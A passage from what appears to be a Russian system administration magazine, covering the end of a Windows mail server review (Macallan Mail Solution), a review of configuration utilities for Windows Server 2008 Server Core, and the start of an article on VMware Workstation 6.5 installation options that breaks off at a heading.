


Рисунок 12. Окно управления программой Macallan Mail Solution с предложением перезапустить сервисы после редактирования свойств аккаунта

При работе с программой обнаружилась весьма странная особенность: при большинстве действий по настройке, даже при изменениях некоторых параметров почтовых аккаунтов, администратору предлагается рестартовать сервисные службы (см. рис. 12). Для маленьких компаний или при использовании данного продукта в качестве служебного почтового сервера этот каприз не помеха. Но в крупных компаниях случайный рестарт любой службы может окончиться крупным скандалом.

Помимо поддержки POP3/SMTP программа имеет встроенный весьма функциональный веб-интерфейс для просмотра электронной почты. По умолчанию доступ осуществляется по порту 8080 (см. рис. 13). Поддержка нескольких доменов осуществляется только посредством domain aliasing, виртуальные домены также поддерживаются.

Ну и напоследок тест на авторизацию:

```
telnet 10.0.0.249 25
```

```
220 ..dyndns.org Macallan Mail Solution (4.9.07.001)
SMTP Server Ready
ehlo dyndns.org
250-mail Hello
250-AUTH CRAM-MD5 LOGIN PLAIN
250 HELP
```

Как видно из приведенного листинга, поддерживаются метод LOGIN, PLAIN (передача открытым текстом), а также шифрование пароля методом MD5.

К сожалению, мне так и не удалось настроить сервер на использование аутентификации, используя прилагаемую документацию. Вообще информационная поддержка крайне скудная, из описания доступен только Help (ссылка для

скачивания <http://pagesperso-orange.fr/macallan/SETUP/MMSHelp.zip>).

Правда, присутствует возможность ограничить пересылку почты, задав разрешенный диапазон IP-адресов. Но в целом это очень ограничивает использование данного продукта, хотя автор честно признается, что писал эту программу для себя.

Тест аутентификации по POP3 (см. рис. 14) показал отсутствие возможности защищенной передачи почты, но при этом выявил дополнительный метод аутентификации APOP.

Для установки и работы программы в операционной системе Windows Vista также потребовалось отключить «Контроль учетных записей» User Access Control (UAC) (см. врезку «Как отключить «Контроль учетных записей» в Windows Vista»). После этого особых проблем замечено не было.

Подведем итоги по Macallan Mail Solution

К положительным качествам программы можно отнести сравнительную простоту установки. Также несомненным достоинством является наличие встроенного веб-интерфейса. Дополнительным плюсом является возможность использования внешнего антивируса, например ClamAV. Недостатками программы является отсутствие хорошей подробной документации, поддержки виртуальных доменов и IMAP4.

Данный продукт может использоваться как служебный почтовый сервер или как сервер для очень небольших компаний (не более 128 аккаунтов).

Несколько слов об остальных программных продуктах

Помимо вышеописанных программ существует довольно большое число других продуктов, которые могут выполнять те или иные функции почтового сервера.

Некоторые из них, такие как Extra Systems Mail Server (<http://www.esms.org.ua>) или Office Mail Server (<http://www.oms.classcom.by>), не имеют графического интерфейса и настраиваются исключительно путем редактирования текстовых файлов, включая почтовые аккаунты, что крайне неудобно даже при не очень большом числе пользователей. (Что касается Extra Systems Mail Server, то, судя по всему, авторы программы давным-давно забросили свое детище, последнее обновление датируется 15 июля 2003 года.)

Некоторые продукты, такие как Courier Mail Server (последняя бесплатная версия 1.56, <http://courierms.narod.ru>), в работе ведут себя как открытые релеи, использовать которые небезопасно.

Другой программный продукт, например ArGoSoft Mail Server .NET Freeware, является свободным только для некоммерческого использования. Хотя в силу простоты настройки он бы подошел для служебных функций какой-ни-

будь маленькой некоммерческой организацией.

Заключение

Напоследок несколько рекомендаций на тему, какой продукт лучше использовать и при каких условиях.

Если необходимо установить полноценный почтовый сервер, я бы выбрал hMailServer. Правда, пришлось бы потратить время на установку веб-интерфейса, например Apache + PHP + SquirrelMail. Но в целом это продукт, содержащий в себе поддержку всех необходимых сервисов, имеющий законченный вид и удобную консоль администрирования.

Если необходим почтовый сервер только для служебных целей, например, для получения по почте отчетов от различного ПО, я бы остановился на Macallan Mail Solution. Простой в установке, неприхотливый, это то, что нужно для вспомогательной службы. А вот в качестве корпоративного почтового сервера его можно рекомендовать только для очень небольших компаний (например, для региональных филиалов крупных фирм).

Что же касается использования XMail, я бы предложил его для случа-




Рисунок 13. Веб-интерфейс программы Macallan Mail Solution. Окно смены пароля открыто поверх окна со списком отправленных сообщений

ев, когда системному администратору нечем заняться в рабочее время (например, в случае, когда все остальное настроено и «работает как часы»). В этом случае в лице XMail он обретет некий продукт, который некоторое время не позволит ему скучать, но в целом все-таки сможет обеспечить хотя бы

минимальный функционал почтового сервера. Хотя в этом случае разумнее будет заняться изучением какой-нибудь операционной системы семейства UNIX и выбрать для почтового сервера соответствующее проверенное решение, например Postfix + Courier-IMAP + PostfixAdmin, ну и так далее.




Рисунок 14. Тест на возможность аутентификации по POP3 для почтового сервера Macallan

Графические инструменты для Server Core

Сергей Яремчук

В Windows Server 2008 было представлено достаточно новинок, и, наверное, одна из главных – возможность установки в варианте Server Core без графического интерфейса [1]. Такой режим имеет много положительных сторон, но вот настройка основных параметров сервера исключительно в командной строке не всем может прийти по вкусу.

Именно наличие графического интерфейса, ставшего фактически товарным знаком системы от Microsoft, сделало Windows такой популярной системой. Новички достаточно быстро осваивают основные настройки как системы, так и сервисов. Появление режима Server Core изменило ситуацию.

С одной стороны, сервер априори стал безопаснее, системные требования к оборудованию изменились в меньшую сторону.

Но с другой – новичку приходится выполнять большую часть настроек исключительно в командной строке, что требует уже определенной подготовки. Так, на сайте Microsoft приведен такой факт: для установки IIS в Server Core администратор должен ввести 923 символа. Не каждый это сможет сделать без ошибок.

При наличии еще одной системы с установленной Windows 2008, сервером, работающим в Server Core, можно управлять удаленно, используя консоль управления MMC, System Center и некоторые другие инструменты. Ориентированные, как правило, на администрирование отдельных ролей. В том числе есть варианты и других систем Windows. Например, для настройки Hyper-V можно использовать диспетчер для Vista SP1 (support.microsoft.com/kb/952627).

Но таких утилит немного, а при помощи MMC можно сделать далеко не все. Первоначальные установки все равно придется производить в командной строке.

Система в Server Core имеет достаточно ограниченный набор функций в API, связанных с графикой. Ссылки на все функции и возможности описаны в документе «Developing Management Applications for Server Core» [2]. Например, нет поддержки для запуска локальной MMC.

Как результат – задача разработки программы с графическим интерфейсом для Server Core несколько затруднена, но это не значит, что она совсем невозможна.

В итоге в настоящее время доступно несколько утилит, в том числе и имеющих графический интерфейс, при помощи которых можно произвести основные настройки сервера в этом режиме. Интересно отметить, что они


хотя и отличаются функционально, но имеют схожие названия.

Заранее хочу отметить, что ни одна из программ, описанных в обзоре, не имеет локализованного интерфейса, но все термины являются общепринятыми, и при наличии хотя бы минимальных знаний языка и принципов настройки разобраться очень просто.

CoreConfigurator

Первой, а поэтому, наверное, самой известной утилитой на сегодня является CoreConfigurator [3], разработанный Гаеом Теверовским (Guy Teverovsky) в марте 2008 года. После установки (выполняем команду «msiexec /i Configuratorurator.msi») и запуска в меню CoreConfigurator находим 11 пунктов, обеспечивающих доступ к основным настройкам, которыми пришлось бы управлять из командной строки:

- активация продукта;
- настройка разрешения экрана;
- настройка часов и временных зон;
- установка разрешений для удаленных RDP-подключений;
- управление локальными учетными записями (создание, удаление, добавление в группы, управление паролями);
- установка разрешений и запретов для Windows Firewall;
- включение/отключение WinRM;
- настройка сетевого интерфейса (IP-адрес, маска сети, шлюз, адреса DNS-серверов);



Server Core Configurator предоставляет самое большое количество настраиваемых параметров

- установка имени компьютера, рабочей группы или домена;
- установка ролей и компонентов Server Core;
- запуск Dcpromo для настройки контроллера домена.

За весьма короткое время своего развития CoreConfigurator достиг версии 1.1.2, но сегодня автор, имевший статус MVP (Microsoft Most Valuable Professional), стал одним из служащих Microsoft, и по условиям договора с предыдущей компанией был вынужден прекратить разработку своей утилиты и закрыть свой проект. Но файл CoreConfigurator.msi легко найти на других серверах, воспользовавшись поиском.

Smart-X CoreConfigurator

CoreConfigurator от Теверовского был настолько популярен, что так запросто хорошему проекту умереть не дали, тем более что по контракту все разработки, в том числе и те, которые велись Теверовским в нерабочее время, принадлежали его работодателю. В итоге компания Smart-X [4] продолжила разработку этой утилиты под тем же названием, распространяя ее под freeware-лицензией (для персонального некоммерческого использования). При ее применении в корпоративной сети следует уже приобрести лицензию, которая стоит 66\$ (годовая подписка) или 99\$ (для 1 сервера). Текущей является версия 1.3.0.1 от 1 февраля 2009 года. Никаких ограничений CoreConfigurator в бесплатной редакции не имеет, только при его запуске будет появляться окно с предупреждением.

После запуска утилиты, вводом в командной строке команды «Start CoreCFG», в появившемся меню обнаруживаем 17 пунктов.

Кроме тех, которые были в оригинальном CoreConfigurator, появились возможности:

- настройка резервирования разделов компонентом WindowsServer Backup;
- региональные установки;
- настройка параметров автоматического обновления;
- управление сервисами;
- запуск редактора реестра и диспетчера задач Windows.

Все настройки довольно просты и понятны, выбираем пункт и вводим/отмечаем нужное значение.

Утилиту можно свободно скачать с сайта разработчика, в виде ZIP-архива или ISO-образа.

Доступно также 33-страничное, весьма подробное руководство на английском языке. В нем, в частности, поясняется, какие параметры активируются при выборе тех или иных пунктов.

Server Core Configurator

В рамках проекта CodePlex (Open Source от Microsoft) также разрабатывается аналогичный инструмент – Server Core Configurator [5], распространяемый под лицензией Microsoft Public License (Ms-PL). Версия с CodePlex представляет собой коллекцию VBS (Visual Basic Scripting) скриптов, упакованных в CAB-файл или в ISO-образ (есть и исходные тексты).

Установка заключается в распаковке архива на другом компьютере и копировании на сервер.

Непосредственно на Server Core распаковать CAB-файл можно при помощи команды expand:

```
> expand CoreConfigurator.cab -f:* C:\
```

Далее запускаем находящийся внутри скрипт Setup-Core.wsf, после чего появится меню.

Принцип работы с Server Core Configurator несколько отличается от двух предыдущих программ. Параметры работы выбираются вводом цифр или букв, которые соответствуют нужному пункту.


Настраивать систему, практически блуждая в меню Server Core Configurator, несколько сложнее, но все же удобнее, чем вручную.

Всего насчитывается 10 пунктов, при выборе некоторых из них будут вызваны дополнительные меню и подменю:

- лицензия (текущий статус, настройка прокси, активация, установка ключа, сброс текущего статуса лицензии – всего 12 пунктов);

- установка имени компьютера, подключение к домену, запуск Dcpromo;
- настройка сетевых интерфейсов (просмотр, настройка, переименование, отключение, добавление DNS, iSCSI);
- установка/удаление/просмотр ролей и компонентов;
- управление учетными записями пользователей, входящими в группу локальных администраторов;
- управление общими каталогами;
- Control Panel (дата, время, региональные настройки, установки монитора, скринсейвер, RDP, WinRM, добавление драйверов, автоматические обновления, включая WSUS, Windows Firewall);
- Server Hardening Menu (отключение – LAN, PPP интерфейсов, IPv6, тунинг NTFS);
- информация о системе;
- вызов менеджера задач.

Чтобы вернуться в предыдущее меню, следует нажать клавишу <X>.



Первая из подобных утилит – CoreConfigurator Тевяровского

Пунктов настроек Server Core Configurator имеет довольно много, и по возможностям он превосходит все остальные программы обзора.

Core Configuration Console

Это bat-скрипт [6], создан Джоахимом Неслендером (Joachim Nasslander) – еще одним разработчиком, имеющим статус MVP, по принципу работы схож с предыдущим. Распространяется как freeware, в виде ZIP-архива или ISO-образа. Установка не требуется, достаточно распаковать его в каталог на сервере.

Вместо графического окна, как в пакете Server Core Configurator, здесь все команды выводятся в командной строке.

Меню состоит из 9 пунктов, из которых 2 последних обеспечивают перезагрузку/остановку сервера и выход в CMD.exe.

Назначение остальных:

- установки компьютера (сеть, менеджер задач, имя сервера, лицензия, автоматическое обновление, разрешение экрана, изменение пароля);
- подключение к домену;
- региональные настройки, время и дата;
- настройки Windows Firewall и удаленного управления (в том числе создание общих каталогов, удаленное подключение администратора через сервер терминалов, WinRM и другие);
- просмотр списка установленных/доступных ролей и компонентов, помощь в установке;
- быстрые настройки (IP-адрес, имя компьютера, домен);
- настройки Core Configuration Console (установка в C:\Windows, изменение переменной PATH, включение в автозагрузку).

Учитывая меньшее количество функций, Core Configuration Console проще варианта от CodePlex.


Единственным его минусом является то, что вместо непосредственно установки ролей и компонентов предлагается лишь ссылка на поясняющую документацию Microsoft.

Но кроме помощи в настройке системы он может помочь в изучении системы. Так как фактически содержит список основных настроек Server Core, которые иначе пришлось бы искать по многим документам.


HVConfig

Утилита HVConfig [7] во многом похожа на Core Configuration Console, но ориентирована на применение в Microsoft Hyper-V Server 2008. Хотя ничто не мешает использовать ее в Server Core, где с ее помощью можно произвести настройки, аналогичные Core Configuration Console (за исключением управления ролями). Правда, при запуске скрипт проверяет наличие трех файлов, без которых его работа прерывается:

- C:\Windows\System32\hvconfig.cmd;
- C:\Windows\System32\en-US\hvconfig.vbs;
- C:\Windows\System32\en-US\WUA_SearchDownload Install.vbs.



Smart-X CoreConfigurator – удобная утилита с графическим интерфейсом



Core Configuration Console – простой в использовании bat-скрипт

Перенеся их с любого Hyper-V Server, можно без проблем запустить скрипт.

Заключение

Утилит, упрощающих настройку Windows Server 2008 в режиме Server Core, как видите, не очень много, и вряд ли здесь предвидится большое разнообразие. Ведь сфера применения весьма специфическая и ограничена небольшим набором параметров. Выбрав любую из предложенного списка, можно быстро настроить сервер, даже не зная консольных команд.

1. Бирюков А. Windows 2008 Server Core: Windows без окон. // Системный администратор, №1, январь 2008 г. – С. 9-13 (http://www.samag.ru/art/01.2008/01.2008_02.html).
2. Developing Management Applications for Server Core – [http://msdn.microsoft.com/en-us/library/ms723872\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms723872(VS.85).aspx).
3. Страница CoreConfigurator – <http://blogs.microsoft.co.il/files/folders/guyt>.
4. Сайт Smart-X CoreConfigurator – <http://www.smart-x.com>.
5. Сайт Server Core Configurator – <http://www.codeplex.com/CoreConfig>.
6. Сайт Core Configuration Console – <http://www.nullsession.com/ccs>.
7. Страница HVConfig – <http://blogs.dirteam.com/blogs/sanderberkouwer/archive/2008/10/03/making-hvconfig-work-on-a-normal-server-core-installation.aspx>.

VMware Workstation 6.5.

Способы установки

Иван Коробко

На практике используется самый простой, но не самый эффективный способ установки VMware Workstation. Рассмотрим особенности установки этого приложения подробнее.

В компаниях-разработчиках программного обеспечения необходимо тестировать создаваемые продукты. Обычно это необходимо сделать на нескольких разных платформах. Содержать парк физических компьютеров с разными операционными системами для тестирования программного обеспечения – дорогое удовольствие. Оптимально использовать такой продукт как VMware Workstation. Здесь можно устанавливать не только разные версии операционных систем, но и эмулировать различное количество дискового пространства, объем оперативной памяти, количество процессоров и т. д. VMware Workstation идеально подходит для различных задач: начиная от работы сетевых приложений, например игр или баз данных, и заканчивая организацией тестовых доменов. В крупных компаниях – разработчикам сетевых приложений достаточно часто необходимо реализовать множественную установку VMware Workstation. Автоматизация этого процесса экономит много времени специалистам.

Способы установки VMware Workstation

Все способы установки практически любого приложения, в том числе и VMware Workstation, условно можно разделить на две группы:

- **С помощью мастера.** Установка программы сводится к ответу пользователя на задаваемые мастером вопросы в интерактивном режиме.
- **С помощью параметров командной строки.** Они позволяют снизить до минимума участие пользователя в установке программного

продукта. В литературе в подавляющем большинстве случаев работа мастера не рассматривается либо говорится о том, что это настолько просто, что не стоит уделять внимание. Пользователь же видит только вершину айсберга – работу мастера. Поэтому рассмотрим доступные способы установки.

Установка с помощью мастера

Работа мастера подразумевает ответ пользователя на ряд задаваемых вопросов. Рассмотрим подробно на примере.

После запуска EXE-файл автоматически распаковывает CAB- и MSI-файлы в папку %TEMP%\{A3FF5CB2-FB35-4658-8751-9EDE1D65B3AA}~setup. Далее осуществляется выполнение VMware Workstation.msi.

Любой MSI-файл представляет собой базу данных, состоящую из таблиц, в которых хранятся параметры и соответствующие им значения. Во время работы мастера выполняется сценарий, который, получив необходимые исходные данные, управляет установкой приложения. Часть значений этих параметров заранее определена в таблице Property MSI-файла, часть необходимо ввести пользователю вручную.

Рассмотрим подробнее процесс установки. После запуска файла VMware Workstation.msi на экране выводится диалоговое окно, сообщающее о начале работы мастера. На первом шаге необходимо выбрать тип установки (см. **рис. 1**). По умолчанию выбрано значение Typical таблицы Property.

В большинстве случаев конечный пользователь выбирает именно этот

способ установки. Однако иногда требуется изменить список компонентов, устанавливаемых по умолчанию. В таких ситуациях приходится отказаться от автоматической установки. Используя программу ORCA.EXE [1], входящую в комплект SDK Windows Installer, можно достаточно просто скорректировать этот список. Для этого необходимо в программе ORCA открыть файл базы данных VMware Workstation.msi и перейти к таблице Feature, которая состоит из нескольких колонок. Мастер в явном виде отображает значение колонок Title, Description, Display и Level. С помощью значения Display управляют отображением компонентов: если значение равно нулю, то он не отображается в списке. Возможность его установки управляется с помощью значения параметра Level. Если Level = 1, то компонент по умолчанию устанавливается, если 0 – то нет (см. параметр Eclipse IDE PlugIn на **рис. 2**). Название устанавливаемого компонента берется из колонки Title, а описание – из Description.

Изменив список устанавливаемых и отображаемых компонентов, пользователь может впоследствии реализовать полностью автоматическую установку продукта с помощью параметров командной строки.

На третьем шаге задается путь установки VMware Workstation с помощью значения параметра INSTALLDIR таблицы Directory. По умолчанию предлагается папка %ProgramFiles%\VMWare\VMWare Workstation (см. **рис. 3**). В случае необходимости изменить путь рекомендуется создать параметр INSTALLDIR в таблице Property и присвоить ему требуемое значение.

Далее пользователь с помощью проводника указывает местоположение дополнительно создаваемых ярлыков. По умолчанию предлагается создать три ярлыка (см. **рис. 4**):

- На рабочем столе. Параметр DESKTOP_SHORTCUT.
- В «Пуск → Программы». Параметр STARTMENU_SHORTCUT.
- В панели быстрого доступа Quick Launch. Параметр QUICKLAUNCH_SHORTCUT.

Все перечисленные параметры находятся в таблице Property и по умолчанию им присвоено значение, равное единице.

На этом определение ключевых параметров, необходимых для установки программы, закончено. Далее инсталлятор выводит диалоговое окно и предлагает приступить к копированию файлов и настройке операционной системы. Для этого необходимо нажать на кнопку Next. Если какой-либо из ранее заданных параметров необходимо изменить, воспользуйтесь кнопкой Back.

После завершения копирования файлов необходимо ввести регистрационные данные – серийный номер продукта (см. **рис. 5**), имя пользователя и название компании. Значения последних двух параметров операционная система подставляет автоматически.

Внимание: если в MSI-файле заданы регистрационные данные, то этот шаг мастером пропускается.

В завершение процесса установки выводится соответствующее сообщение и предлагается перезагрузить компьютер. С помощью значения параметра RebootYesNo – Yes (по умолчанию) или No управляют расположением фокуса кнопки.

На этом установка VMware Workstation завершена: на компьютере установлена VMware Workstation 6.5 и готова к работе. Для ее запуска создано три ярлыка в разных местах. Сделав необходимые изменения в MSI-файле, пользователь может предопределить ответы на все вопросы. Используя параметры командной строки – полностью автоматизировать работу инсталлятора.

Административная установка

